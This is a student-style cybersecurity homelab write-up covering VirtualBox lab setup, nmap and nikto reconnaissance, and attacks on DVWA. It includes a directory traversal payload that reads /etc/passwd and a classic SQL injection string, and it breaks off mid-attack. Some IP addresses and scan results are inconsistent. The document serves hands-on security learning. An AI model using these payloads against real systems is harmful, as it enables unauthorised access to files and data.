

CYBER SECURITY HOMELAB

-BIVIN JOSEPH

Introduction


In the rapidly evolving landscape of cybersecurity, hands-on experience is crucial for understanding and mitigating security threats. This project involves setting up a fully functional cybersecurity homelab to simulate real-world security scenarios and conduct offensive and defensive security operations. The lab environment includes multiple machines configured for both attack and defense, making it an ideal platform for learning and testing cybersecurity techniques, tools, and methodologies.

The homelab setup comprises an attacker machine (Kali Linux), multiple target machines with known vulnerabilities (Metasploitable2, Ubuntu with DVWA, and a vulnerable Windows machine), a Security Operations Center (SOC) machine, an OpenVPN server for secure connectivity, and a pfSense firewall for network security. Through this project, various attack simulations such as web application exploitation, phishing campaigns, and Golden Ticket attacks were conducted including carrying out vulnerability scanning on metasploitable2 machine, exploited each of the vulnerabilities and gained access to the target from the attacker machine and carried out post exploitation methods as well. I concluded with the implementation of defensive measures like firewalls and secure network access.

Project Objectives

1. **Practical Learning:** Gain hands-on experience in offensive and defensive security operations.
2. **Attack Simulations:** Perform web application attacks, phishing campaigns, and Windows exploitation techniques.
3. **Vulnerability Analysis:** Identify, exploit, and analyze vulnerabilities in target machines.
4. **Network Security:** Implement secure network configurations using OpenVPN and pfSense firewall.
5. **Security Monitoring:** Set up and configure a Security Operations Center (SOC) for monitoring threats and analyzing logs.
6. **Documentation & Reporting:** Maintain comprehensive documentation for each attack simulation and mitigation strategy.

Homelab Architecture Diagram



CYBER SECURITY HOMELAB

The network consists of three machines: Attacker (Kali Linux) - `192.168.56.104/24`, Target - `192.168.56.105/24`, and SOC Analyst machine - `192.168.56.103/24`.

IP of target machine: 192.168.56.105/24

IP of attacker machine: 192.168.56.104/24


IP of SOC-analyst machine: 192.168.56.103/24

Pinging Between Machines

A. From the Attacker Machine (Kali Linux - 192.168.56.104)


1. Ping Target Machine (192.168.56.105)

- Command: `ping 192.168.56.105`



2. Ping SOC Analyst Machine (192.168.56.103)


- Command: `ping 192.168.56.103`



B. From the Target Machine (192.168.56.105)


1. Ping Attacker Machine (192.168.56.104)

- Command: `ping 192.168.56.104`



2. Ping SOC Analyst Machine (192.168.56.103)


- Command: `ping 192.168.56.103`



C. From the SOC Analyst Machine (192.168.56.103)

1. Ping Attacker Machine (192.168.56.104)

- Command: `ping 192.168.56.104`



2. Ping Target Machine (192.168.56.105)

- Command: ping 192.168.56.105



b1vml@b1vml-VirtualBox: ~

```
ping 192.168.56.195
```

PING 192.168.56.195 (192.168.56.195) 56(84) bytes of data:
64 bytes from 192.168.56.195: icmp_seq=1 ttl=64 time=1.99 ms
64 bytes from 192.168.56.195: icmp_seq=2 ttl=64 time=0.933 ms
64 bytes from 192.168.56.195: icmp_seq=3 ttl=64 time=0.900 ms
64 bytes from 192.168.56.195: icmp_seq=4 ttl=64 time=0.900 ms
64 bytes from 192.168.56.195: icmp_seq=5 ttl=64 time=0.906 ms
64 bytes from 192.168.56.195: icmp_seq=6 ttl=64 time=0.972 ms
64 bytes from 192.168.56.195: icmp_seq=7 ttl=64 time=0.884 ms
64 bytes from 192.168.56.195: icmp_seq=8 ttl=64 time=0.900 ms
64 bytes from 192.168.56.195: icmp_seq=9 ttl=64 time=0.912 ms
64 bytes from 192.168.56.195: icmp_seq=10 ttl=64 time=0.908 ms
64 bytes from 192.168.56.195: icmp_seq=11 ttl=64 time=0.927 ms
64 bytes from 192.168.56.195: icmp_seq=12 ttl=64 time=0.915 ms
64 bytes from 192.168.56.195: icmp_seq=13 ttl=64 time=0.24 ms
64 bytes from 192.168.56.195: icmp_seq=14 ttl=64 time=1.30 ms
64 bytes from 192.168.56.195: icmp_seq=15 ttl=64 time=0.35 ms
64 bytes from 192.168.56.195: icmp_seq=16 ttl=64 time=0.831 ms

b1vml@b1vml-VirtualBox: ~

```
lsof -i
```

b1vml@b1vml-VirtualBox: ~

```
lsof -i
```

b1vml@b1vml-VirtualBox: ~

```
lsof -i
```

Network Scanning Using Nmap

1. Initial Reconnaissance: SYN Scan (Attacker Machine to Target Machine)

Purpose: A SYN scan (-sS) is performed to identify open ports on the target machine. This is a stealthy scan that does not complete the TCP handshake, making it less likely to be detected by the target machine's intrusion detection system. By scanning all ports (-p-), we ensure no port is overlooked.

Command: nmap -sS -Pn -p- 192.168.56.105

Screenshot:

```
(bivin@attacker)=[~]
$ nmap -sS -Pn -p- 192.168.56.105
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-27 08:02 EST
Nmap scan report for 192.168.56.105
Host is up (0.00085s latency).
All 65535 scanned ports on 192.168.56.105 are in ignored states.
Not shown: 65535 closed tcp ports (reset)
MAC Address: 08:00:27:CD:82:08 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 55.05 seconds
```

Observation: No open ports were identified on the target machine. All 65,535 ports are closed or in an ignored state, and the system does not appear to be hosting any publicly accessible services.

2. Service and Version Detection (Attacker Machine to Target Machine)

Purpose: This scan is used to identify the specific services and their versions running on the open ports. Knowing the version details helps the attacker identify vulnerabilities in the services.

Command: nmap -sV -p <open_ports> 192.168.56.105

No open ports were identified during the initial reconnaissance step. As a result, this step was not performed, since there were no open ports to analyze.

3. Full Reconnaissance: Vulnerability Scan (Optional)

Purpose: This scan uses built-in Nmap scripts to detect known vulnerabilities in the target system. It is useful for identifying misconfigurations and exploitable services.

Command: nmap --script vuln 192.168.56.105

Screenshot:

```
(bivin㉿attacker)-[~]
$ nmap --script vuln 192.168.56.105
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-27 08:04 EST
Nmap scan report for 192.168.56.105
Host is up (0.00065s latency).
All 1000 scanned ports on 192.168.56.105 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:CD:82:08 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 17.70 seconds
```

Observation: The scan did not reveal any open ports or vulnerabilities. Since all scanned ports are closed, no vulnerabilities were detected on the target machine. This step was completed but did not provide actionable findings.

4. Defensive Visibility: SYN Scan (SOC Analyst Machine to Target Machine)

Purpose: This scan is performed from the SOC Analyst machine to ensure visibility into the target's open ports and services. It helps identify what the SOC team can detect and monitor.

Command: nmap -sS -Pn -p- 192.168.56.105

Screenshot:

```
bivin@bivin-VirtualBox:~$ sudo nmap -sS -Pn -p- 192.168.56.105
[sudo] password for bivin:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-27 17:06 +04
Nmap scan report for 192.168.56.105
Host is up (0.00079s latency).
All 65535 scanned ports on 192.168.56.105 are in ignored states.
Not shown: 65535 closed tcp ports (reset)
MAC Address: 08:00:27:CD:82:08 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 21.09 seconds
```

Observation: The SOC Analyst machine did not detect any open ports on the target machine. All scanned ports were closed or in an ignored state, confirming that there is currently no visibility into open ports or services from the defensive perspective.

Next Steps for Reconnaissance and Testing

1. Check for Ping Sweeps or ICMP Responses

- Ensures the target machine is reachable and alive over the network.

We'll use Nmap's ping scan:

```
nmap -sn 192.168.56.0/24
```

- **Purpose:** This step identifies all devices in the subnet and ensures that the target machine can be further interacted with.

```
(bivin@attacker)~]$ nmap -sn 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-27 08:09 EST
Nmap scan report for 192.168.56.1
Host is up (0.00072s latency).
MAC Address: 0A:00:27:00:00:0A (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00038s latency).
MAC Address: 08:00:27:27:E3:84 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.103
Host is up (0.00078s latency).
MAC Address: 08:00:27:D7:CC:22 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.105
Host is up (0.0011s latency).
MAC Address: 08:00:27:CD:82:08 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.104
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 34.85 seconds
```

Observation: Ping Sweeps (ICMP Responses):

- Successfully identified live hosts:
 - 192.168.56.1, 192.168.56.100, 192.168.56.103, 192.168.56.105, 192.168.56.104
 - MAC addresses suggest they are VirtualBox virtual NICs.
-

2. Run an Aggressive Scan on the Target

- Since no open ports were found, let's try a more detailed scan that combines service version detection, OS detection, and additional enumeration.

Command: nmap -A 192.168.56.101

- **Purpose:** This can help identify hidden services, operating systems, and any other network-related details that may have been missed during the SYN scan.

```
(bivin@attacker)~]$ nmap -A 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-27 08:11 EST
Nmap scan report for 192.168.56.101
Host is up (0.00092s latency).
All 1000 scanned ports on 192.168.56.101 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:CD:82:08 (Oracle VirtualBox virtual NIC)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1  0.92 ms  192.168.56.101

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.25 seconds
```

Observation: All 1000 TCP ports are in ignored states (closed/reset). OS detection was inconclusive due to too many matching fingerprints.

3. Perform UDP Scanning

- Open TCP ports are not the only way into a system; sometimes UDP ports can expose vulnerabilities.

Command: nmap -sU -p- 192.168.56.101

- **Purpose:** This will scan all UDP ports on the target machine.

```
(bivin@attacker)~]$ nmap -sU --top-ports 100 -T4 192.168.56.105
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-27 08:13 EST
Nmap scan report for 192.168.56.105
Host is up (0.00095s latency).
All 100 scanned ports on 192.168.56.105 are in ignored states.
Not shown: 59 closed udp ports (port-unreach), 41 open|filtered udp ports (no
-response)
MAC Address: 08:00:27:CD:82:08 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 73.07 seconds

(bivin@attacker)~]$ nmap -sU -p 53,161,162 192.168.56.105
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-27 08:16 EST
Nmap scan report for 192.168.56.105
Host is up (0.00081s latency).

PORT      STATE SERVICE
53/udp    closed domain
161/udp   closed snmp
162/udp   closed snmptrap
MAC Address: 08:00:27:CD:82:08 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.72 seconds
```

Observation :Using `--top-ports 100`, most UDP ports were either closed or open|filtered.

Specific port checks on UDP 53, 161, and 162 confirmed they are closed.

4. Test for Host Vulnerabilities

- Since there's no firewall or IDS/IPS in place at the moment, let's try tools that actively scan for vulnerabilities beyond Nmap scripts.

Nikto: For web server vulnerability scanning.

nikto -h 192.168.56.101

```
(bivin@attacker)~]$ nikto -h 192.168.56.105
- Nikto v2.5.0
=====
+ 0 host(s) tested
```

Observation: No hosts were tested, indicating no web server running or reachable.

5. Review the Target's Configuration

- Since the target has no firewall, explore any configuration issues by:
 - Logging into the target machine.
 - Checking which services are installed and whether they are bound to localhost ([127.0.0.1](#)) rather than an external IP.

```
bivin@bivin-VirtualBox:~$ sudo ss -tuln
[sudo] password for bivin:
Netid State Recv-Q Send-Q Local Address:Port      Peer Address:Port Process
udp  UNCONN 0      0          0.0.0.0:5353        0.0.0.0:*
udp  UNCONN 0      0          127.0.0.54:53       0.0.0.0:*
udp  UNCONN 0      0          127.0.0.53%lo:53     0.0.0.0:*
udp  UNCONN 0      0          0.0.0.0:39249      0.0.0.0:*
udp  UNCONN 0      0          0.0.0.0:631        0.0.0.0:*
udp  UNCONN 0      0          [:]:5353           [:]:*
udp  UNCONN 0      0          [:]:43474         [:]:*
tcp  LISTEN 0     4096      127.0.0.1:631      0.0.0.0:*
tcp  LISTEN 0     4096      127.0.0.54:53       0.0.0.0:*
tcp  LISTEN 0     4096      127.0.0.53%lo:53     0.0.0.0:*
tcp  LISTEN 0     4096      [::1]:631          [::]:*
```

Observation: A few services are bound to localhost:

- Ports: [53](#), [5353](#), and [631](#).

No external-facing services were detected. The target seems to have limited or local-only configurations.

Simulating Web Application Attacks

Directory Traversal Attack Documentation

Objective:


To simulate a **Directory Traversal Attack** on the **DVWA** (Damn Vulnerable Web Application) running on the target machine ([192.168.56.105](#)).

Setup:

1. Vulnerable Application (DVWA):

- The target machine ([192.168.56.105](#)) has **DVWA** installed and configured. This application provides various security vulnerabilities to practice on, including **File Inclusion** vulnerabilities, which we used to simulate the **Directory Traversal** attack.


- **Screenshot:**



Attack Steps Performed:

1. Login to DVWA on the Attacker Machine:

- From the **attacker machine** (192.168.56.104), we accessed the DVWA application running on the target machine by visiting <http://192.168.56.105/dvwa>.
- **Action:** Entered the default login credentials (**admin / password**).
- **Screenshot:**



2. Setting Security Level to Low:

- Once logged in, we navigated to the **DVWA Security** section and set the security level to **Low** in order to make vulnerabilities easily exploitable.

- **Action:** Selected **Low** security from the drop-down menu and clicked on **Submit** to apply the changes.
- **Screenshot:**

DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploit as the low setting.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code. Prior to DVWA v1.9, this level was known as 'high'.

Security level set to low

3. Navigating to the File Inclusion Vulnerability:

- Next, we went to the **File Inclusion** tab under the **DVWA Vulnerabilities** section.
- This tab allows testing for **Local File Inclusion** (LFI) vulnerabilities, which can lead to **Directory Traversal** attacks.
- **Action:** Clicked on the **File Inclusion** tab to access the vulnerability page.
- **Screenshot:**

Vulnerability: File Inclusion

[file1.php] - [file2.php] - [file3.php]


More Information

- [Wikipedia - File inclusion vulnerability](#)
- [WSTG - Local File Inclusion](#)
- [WSTG - Remote File Inclusion](#)

4. Executing the Directory Traversal Attack:


- We clicked on **file1.php** (the vulnerable file listed on the page).

- In the URL, we appended a **payload** to traverse directories and access sensitive files, such as `/etc/passwd`.
- **Payload:** `../../../../etc/passwd`
- **Action:** After clicking on `file1.php`, we appended the payload to the URL in the browser and hit **Enter**.
- **Screenshot:**



5. Successfully Accessing `/etc/passwd`:

- As a result of the **Directory Traversal** attack, the server responded with the contents of the `/etc/passwd` file, indicating that the attack was successful.
- **Action:** The file contents of `/etc/passwd` were displayed, confirming the vulnerability to **Directory Traversal**.
- **Screenshot:**



Conclusion:

- **Attack Summary:** We successfully exploited a **File Inclusion** vulnerability in DVWA by performing a **Directory Traversal Attack**. This allowed us to access sensitive system files such as `/etc/passwd` on the target machine.
 - **Security Implication:** The successful attack demonstrates the risks associated with improper input validation and the importance of securing web applications against such vulnerabilities.
 - **Mitigation:** To prevent such attacks, web applications should implement proper input sanitization, disable directory traversal, and use security mechanisms like Web Application Firewalls (WAFs).
-

SQL Injection Attack

Objective:


To simulate an **SQL Injection (SQLi)** attack on the **DVWA** application running on the **target machine (192.168.56.105)** from the **attacker machine (192.168.56.104)**.

Simulating the SQL Injection Attack:

1. Access DVWA on the Target Machine (192.168.56.105):

- On your **attacker machine** (192.168.56.104), open your browser and navigate to the **DVWA** application running on the **target machine** using the following URL:
`http://192.168.56.105/dvwa`
- **Login to DVWA** using the default credentials:
 - **Username:** `admin`
 - **Password:** `password`

- **Screenshot:**



2. Set Security Level to Low:

- Once logged in, navigate to the **DVWA Security** section.
- Change the security level to **Low** to make vulnerabilities easier to exploit.
- **Action:**
 - Select **Low** from the drop-down menu and click **Submit**.
- **Screenshot:**

DVWA Security

Security Level

Security level is currently: **Low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability of DVWA.

1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.

2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.


3. High - This setting is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.

4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code. Prior to DVWA v1.9, this level was known as 'high'.

Low Security level set to low

3. Navigate to SQL Injection Section:

- In the **DVWA** menu, go to the **Vulnerabilities** section.
- Click on **SQL Injection** to open the relevant page.
- **Screenshot:**



4. Perform SQL Injection Attack Using Different Payloads:

Payloads Used:

- **Payload 1: 1' OR '1' = '1**
 - This payload exploits the vulnerable input field to manipulate the SQL query and bypass authentication by causing the condition to always be true.

Vulnerability: SQL Injection

User ID: Submit

The DVWA SQL Injection page displays a sidebar with various security vulnerabilities. The main area shows a user input field with the value '1' or '1' = '1'. Below it, several user entries are listed, each corresponding to a different combination of first name and surname:

- ID: 1' or '1' = '1
First name: admin
